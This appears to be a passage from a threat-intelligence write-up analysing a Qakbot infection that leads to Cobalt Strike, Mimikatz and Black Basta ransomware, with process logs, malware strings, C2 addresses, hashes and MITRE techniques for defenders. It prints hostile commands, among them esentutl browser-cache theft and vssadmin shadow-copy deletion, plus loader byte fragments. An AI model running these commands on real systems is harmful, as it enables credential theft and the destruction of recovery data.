Conhost.exe (1468)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
cmd.exe (9080)	cmd /c set	Windows Comma
Conhost.exe (1048)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
arp.exe (1208)	arp -a	TCP/IP Arp Com
Conhost.exe (6232)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
ipconfig.exe (5912)	ipconfig /all	IP Configuration
Conhost.exe (7452)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
nslookup.exe (4768)	nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.CORP	nslookup
Conhost.exe (8344)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
net.exe (7044)	net share	Net Command
Conhost.exe (8032)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
net1.exe (2844)	C:\Windows\system32\net1 share	Net Command
route.exe (8784)	route print	TCP/IP Route C
Conhost.exe (3500)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
netstat.exe (624)	netstat -nao	TCP/IP Netstat
Conhost.exe (5244)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
net.exe (1128)	net localgroup	Net Command
Conhost.exe (1068)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
net1.exe (8828)	C:\Windows\system32\net1 localgroup	Net Command
whoami.exe (4352)	whoami /all	whoami - displays
Conhost.exe (5624)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window

Credential Access and Collection (Web-Browser)


One of the Qakbot capabilities is information stealing. It steals sensitive information from Internet Explorer and Microsoft Edge by executing the esentutl.exe command line:

- esentutl.exe /r V01 /l”C:\\Users\\{User}\\AppData\\Local\\Microsoft\\Windows\\WebCache” /s”C:\\Users\\{User}\\AppData\\Local\\Microsoft\\Windows\\WebCache” /d”C:\\Users\\{User}\\AppData\\Local\\Microsoft\\Windows\\WebCache”



Parent Process Details.Process Params	Process Details.Process Params
C:\Windows\SysWOW64\wermgr.exe	esentutl.exe /r V01 /l"C:\Users\ \AppData\Local\Microsoft\Windows\WebCache" Data\Local\Microsoft\Windows\WebCache"

The injected Qakbot process performed the Web-Browser collection by receiving from the C2 server a cookie grabber module that allows it to access web-browsers credentials and data. This data is stored on the disk:



Process Details.Process Params	Extra Info.Operations	Extra Info.Fixed File
C:\Windows\SysWOW64\wermgr.exe	Read	c:\users\ \appdata\local\google\chrome\u
C:\Windows\SysWOW64\wermgr.exe	Read	c:\users\ \appdata\local\google\chrome\u

The cookie-stealing module contains the following strings:

0005DA14	\Microsoft\Windows\WebCache
0005DA4C	WebCacheV01.dat
0005DA80	esentutl.exe /r V01 /l"%s" /s"%s" /d"%s"
0005DAD4	CookieEntryEx_%u
0005DC18	\Mozilla\Firefox\Profiles
0005DC4C	cookies.sqlite
0005DC6C	APPDATA
0005DCAC	*.txt
0005DCB8	\Cookies
0005DCCC	\Local Settings\Temp\Cookies
0005DD08	\Microsoft\Windows\Cookies
0005DD40	\Microsoft\Windows\INetCookies

The credential stealing and keylogging module contains the following strings:

00052598	LEFT
000525A0	RIGHT
000525A8	BACKSP
000525B0	DELETE
000525B8	HOME
000525C4	ESCAPE
000525D0	<%s>
00052640	Profile%u
00052650	http://
00052658	NSS layer
00052680	If-Modified-Since
00052698	If-None-Match
000526A8	2%s%u
0005277B	3<<t
000527A0	YxWx>
00052840	O'V|
000528A6	I,F.
00052978	A!2-
000529A9	H'>d
000529D0	NtQueryInformationThread
000529F0	NtReadVirtualMemory
00052A08	SymFunctionTableAccess64
00052A28	SymGetModuleBase64
00052A3C	.gif
00052A44	.css
00052A4C	.jpg
00052A54	.jpeg
00052A5C	.png
00052A64	.ico
00052A6C	.ani
00052A74	.swf
00052AA8	%u.%u.%u.%u
00052AB4	USER
00052ABC	PASS

00021307	ASCII	AttributesW
000200A4	ASCII	Content-Type
00020738	ASCII	DELETE
00020768	UNICODE	Firefox
00020060	ASCII	HTTP/1.1
00020594	ASCII	HTTP/1.1 for the request.
000214CB	ASCII	KeyboardState
00020C08	ASCII	PASS
000206D0	ASCII	Proxy-Connection
0002028C	ASCII	content-type
00020350	ASCII	proxy-authenticate
00020364	ASCII	proxy-authorization
0002039C	ASCII	server

Qakbot botnet; Command and Control

Qakbot injected process communicates (over HTTPS POST request with the victim fingerprinting data) with the C2 servers. Their IP addresses are stored in a hardcoded list in the configuration that resides in the registry.


Once the Qakbot communication is established, the C2 will send additional modules to the injected Qakbot process.

The following fingerprinting data is sent to the C2 server:

- OS information
- CPU information
- Computer name
- Username
- AD Domain
- Running processes

In addition, all the discovery outputs are also sent to the C2 server.


The Qakbot botnet IDs: Obama, BB, etc., are located inside the injected process memory. Here’s an example from an injected Explorer.exe process:




Another example of the C2 connection data from the injected process memory. The “POST /t5 HTTP/1.1” (“POST /t4 HTTP/1.1” in previous campaigns) is indicative of the Qakbot C2 server HTTP request:

```
.....B...ËË.¨.Ç.....x<q\@..l.HuïÍ«.....`...`²É.
(ºË.....WÊ.....ÿÿÿÿÿÿÿÿ.....Ð...\ºË.....à0Nu....ÚÚÚÚ.....ºË..ºË
Ë.ÈËË.....
.....»Ë..»Ë.....(»Ë.(»Ë.....8»Ë.8»Ë.8ºË.....@...\»Ë.....~b¥.....¶Õ<@VA... Î.. Î..
..j¾Ë.POST /t5 HTTP/1.1Ë¾Ë.()Í.à&Í.à&Í.ÀAh¿....Å»Ë.....¾Ë.F.....Acceptapplication/x-shockwave-flashapplication/x-
shockwave-flash, image/gifapplication/x-shockwave-flash, image/gif, image/jpegapplication/x-shockwave-flash, image/gif,
image/jpeg, image/pjpegapplication/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*$¾Ë..»Ë.(&Í.
(&Í.úyÕ±....÷¾Ë.....¾Ë.!.....Content-Typeapplication/x-www-form-urlencoded.¾Ë.Ë¾Ë.X'Í.X'Í.....P¾Ë.
...Z¾Ë.E.....User-AgentMozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
GeckoÜ¾Ë.$¾Ë.Ø'Í.Ø'Í.®×Éö....Ë¾Ë.....Ï¾Ë.
.....Host41.111.118.56)¾Ë..¾Ë.H&Í.H&Í.z°.i.....¾Ë.....¾Ë.....Content-Length75POST /t5
HTTP/1.1()Í.Ü¾Ë.¨'Í.¨'Í.r#ëÓ....U¾Ë.
...b¾Ë.....Cache-Controlno-
cache.....
```

The C2 server (41[.]111[.]118[.]56) detections by VirusTotal:



Here's a list of active Qakbot C2 servers could be monitored via https://feodotracker.abuse.ch/browse/qakbot/.



Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
2022-10-26 16:02:44	190.199.97.108	QakBot	Online	AS8048 CANTV Servicios, Venezuela	VE
2022-10-26 16:02:40	64.207.237.118	QakBot	Online	AS22773 ASN-CXA-ALL-CCI-22773-RDC	US
2022-10-25 20:25:42	47.14.229.4	QakBot	Online	AS20115 CHARTER-20115	US
2022-10-25 12:05:30	24.206.27.39	QakBot	Online	AS15146 CABLEBAHAMAS	BS
2022-10-24 08:25:20	93.156.96.171	QakBot	Online	AS12946 TELECABLE Spain	ES
2022-10-22 14:22:02	200.233.108.153	QakBot	Online	AS22689 SERCOMTEL SA TELECOMUNICACOES	BR
2022-10-13 14:31:20	186.18.210.16	QakBot	Online	AS27747 Telecentro S.A.	AR
2022-10-05 16:31:09	216.238.83.82	QakBot	Online	AS20473 AS-CHOOPA	MX
2022-09-30 10:53:12	216.238.108.61	QakBot	Online	AS20473 AS-CHOOPA	BR
2022-09-30 10:53:10	216.238.108.61	QakBot	Online	AS20473 AS-CHOOPA	BR

Cobalt Strike Infection

After all the above actions (defense evasion, discovery, credential access, collection, and the C2 communication) we saw that in one of our incident responses (IR) that the Qakbot infection leads to a Cobalt Strike.

The Qakbot injected process (in the IR case: OneDriveSetup.exe) injected into a different process – a Cobalt Strike DLL beacon – 45 minutes after the initial infection. The injection created a new remote thread in the targeted Rundll32.exe process. The MZAR header (reflective loader):

Process Details.Process Params	Extra Info.Injection Info	Extra Info.Payload Sample	Extra Info.Target Process Path
C:\Windows\SysWOW64\OneDriveSetup.exe	Process created remote thread on target process	MZARUH\x89\xe5H\x81\xec \x00\x00\x00H\x8d\x1d\xea\xff\xff\xffH\x81\xc3\xd8\v\x01\x00\xff\xd3H\x89\xc3I\x89\xf8h\x04\x00\x00\x00Z\xff\xd0A\xb8\xf0\xb5\xa2Vh\x05\x00\x00\x00Z\xff\xd3\x00\b\x01\x00\x00\xa8\xd5:%\xf9\x01\x8f\xce\x8b\x1d2\xcf\xb8\x06a\x1b\xc4\xc9\xd7\b\xb7(R \xa8\x18]\xeb\x02\x95\x94b\xc0\x1d\xe4w	c:\windows\system32\rundll32.exe

In addition, the Cobalt Strike beacon was injected into the "C:\\Windows\\system32\\svchost.exe -k UnistackSvcGroup" process which executes another instance of rundll32.exe:

Process Details.Process Params	Extra Info.Injection Info	Extra Info.Payload Sample	Extra Info.Target Process Path
C:\Windows\system32\svchost.exe -k UnistackSvcGroup	Process created remote thread on target process	MZARUH\x89\xe5H\x81\xec \x00\x00\x00H\x8d\x1d\xea\xff\xff\xffH\x81\xc3\xe4\x14\a\x00\xff\xd3H\x89\xc3I\x89\xf8h\x04\x00\x00\x00Z\xff\xd0A\xb8\xf0\xb5\xa2Vh\x05\x00\x00\x00Z\xff\xd3\x00\x10\x01\x00\x00\xf4m\x16\xc3\xab8(\x80\x14Q\x0f\x89~t\xe0D*8\xf4F\r\'\f\x82C\xce\xb3cW\xd9\\xd2,pa\xed	c:\windows\system32\rundll32.exe

One of the actions that the threat actors executed is a fileless .NET Mimikatz. This is the Mimikatz executed inside the injected process (rundll32.exe) memory:

```
[KDC] struct
[KDC] keys patch OK
ERROR kuhl_m_misc_skeleton ; Second pattern not found
ERROR kuhl_m_misc_skeleton ; First pattern not found
ERROR kuhl_m_misc_skeleton ; kull_m_process_getVeryBasicModuleInformationsForName (0x%08x)
cryptdll.dll[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
ERROR kuhl_m_misc_skeleton ; Unable to create remote functions
ERROR kuhl_m_misc_skeleton ; OpenProcess (0x%08x)
inputmimikatz_x64.compressedoutputInput : %s
Output: %s

Opening:  * Original size  : %u
 * Compressed size: %u (%.2f%%)
Writing: ERROR kuhl_m_misc_compress ; kull_m_file_writeData (0x%08x)
ERROR kuhl_m_misc_compress ; kull_m_file_readData (0x%08x)
ERROR kuhl_m_misc_compress ; An /output:file is needed
ERROR kuhl_m_misc_compress ; An /input:file is needed
explorer.exeprocessProxy process : %wZ
> Found %wZ with PID %u : user32.dllLockWorkStationGetLastErrorerror %u
OK!
ERROR kuhl_m_misc_lock_for_pid ; kull_m_remotelib_create (0x%08x)
ERROR kuhl_m_misc_lock_for_pid ; kull_m_remotelib_CreateRemoteCodeWitthPatternReplace
ERROR kuhl_m_misc_lock_for_pid ; OpenProcess (0x%08x)
Wallpaper file: %s
ERROR kuhl_m_misc_wp ; file argument is needed
SystemParametersInfoWERROR kuhl_m_misc_wp_for_pid ; kull_m_remotelib_create (0x%08x)
ERROR kuhl_m_misc_wp_for_pid ; kull_m_remotelib_CreateRemoteCodeWitthPatternReplace
ERROR kuhl_m_misc_wp_for_pid ; OpenProcess (0x%08x)
ERROR kuhl_m_misc_mflt ; FilterFindNext(data): 0x%08x
ERROR kuhl_m_misc_mflt ; FilterFindNext(size): 0x%08x
ERROR kuhl_m_misc_mflt ; FilterFindFirst(data): 0x%08x
```

Mimikatz functionality allows the threat actors to dump passwords and NTLM hashes from memory, collect Kerberos tickets and run “Pass the Hash.” With this functionality, the threat actors perform lateral movement and privilege escalation.

Human-operated ransomware

We observed that at this point of the infection (Cobalt Strike execution), the attack switched to Human-operated ransomware. It is an active attack performed by ransomware cybercriminals with a “hands-on keyboard.” Threat actors take advantage of the domain to deploy ransomware.


We have investigated several Qakbot infections and based on that, we have observed a collaboration with CONTI and Black Basta ransomware groups.


This makes sense based on the Threat Intelligence reports that link these two ransomware groups (Black Basta is an offshoot of CONTI). Black Basta ransomware was first seen at the beginning of 2022.


Black Basta ransomware technical info:

- Ransomware encryption algorithms: ChaCha20 and RSA-4096
- Ransomware skips the following files/directories:
    - $Recycle.Bin
    - readme.txt
    - Windows
    - readme.txt
- Ransomware extension: .basta
- Ransomware note: readme.txt
- Ransomware replaces the desktop wallpaper with your image
- Ransomware inhibits system recovery commands:

- C:\Windows\SysNative\vssadmin.exe delete shadows /all /quiet
- cmd.exe /c “C:\Windows\SysNative\vssadmin.exe delete shadows /all /quiet”
- C:\Windows\SysNative\bcdedit /set safeboot networkChanges







Related Black Basta ransomware sample that was detected in one of the IR cases.

- MD5: 0c69e91c2f54978ae3103b26686b2610
- SHA-256: a083060d38984e7c6f36dcd2c57ec1aa3f50f9c201c8538257c8cbf2b3217e96
- SSDEEP: 12288:9yufBWp/QcYqt+QxxbxgU532BjZak//A6/NLaBCfwYkijMsZ2rEIaOtZBQipEen7:9yufBWpW3/k6M7tZBLpEelW3
- Imphash:23f9df8e3fa0bbe313771c0a01ac6eae

TTPs: Tactics, Techniques, and Procedures, MITRE

Now that we've covered the execution details, I am going to share the TTPs with you.

- TA0001 Initial Access:
  - 1566.001 Phishing: Spear phishing Attachment
  - T1566.001 Phishing: Spear phishing Attachment
- TA0002 Execution:
  - T1204.001 User Execution: Malicious Link
  - T1204.002 User Execution: Malicious Link
  - T1059.005 Command and Scripting Interpreter: Visual Basic Script
  - T1059.007 Command and Scripting Interpreter: JavaScript
  - T1027 Obfuscated Files or Information
- TA0003 Persistence:
  - T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
  - T1053.005 Scheduled Task
  - T1543.003 Create or Modify System Process: Windows Service
  - T1574.001 Hijack Execution Flow: DLL Search Order Hijacking
- TA0005 Defense Evasion:
  - T1027.006 Obfuscated Files or Information: HTML Smuggling
  - T1218.011 Signed Binary Proxy Execution: Rundll32
  - T1218.010 System Binary Proxy Execution: Regsvr32
  - T1027.002 Obfuscated Files or Information: Software Packing
  - T1027.005 Obfuscated Files or Information: Indicator Removal from Tools
  - T1070.004 Indicator Removal on Host: File Deletion
  - T1112 Modify Registry
  - T1055.012 Process Injection: Process Hollowing
  - T1562.009 Impair Defenses: Safe Boot Mode
  - T1622 Debugger Evasion
- TA0006 Credential Access:
  - T1555.003 Credentials from Password Stores: Credentials from Web Browsers
  - T1003 OS Credential Dumping
- TA0007 Discovery:

    - T1057 Process Discovery
    - T1018 Remote System Discovery
    - T1482 Domain Trust Discovery
    - T1135 Network Share Discovery
    - T1069.001 Permission Groups Discovery: Local Groups
    - T1082 System Information Discovery
    - T1016 System Network Configuration Discovery
    - T1049 System Network Connections Discovery
    - T1033 System Owner/User Discovery
    - T1010 Application Window Discovery
- TA0009 Collection:
    - T1005 Data from Local System
    - TA0011 Command and Control:
    - T1573 Encrypted Channel
    - T1071 Application Layer Protocol
    - T1041 Exfiltration Over C2 Channel
- TA0040 Impact:
    - T1486 Data Encrypted for Impact
    - T1490 Inhibit System Recovery

We will continue to share threat alerts in real time so keep an eye on our social channels. You can also find our monthly ransomware reports here.

Stay safe!
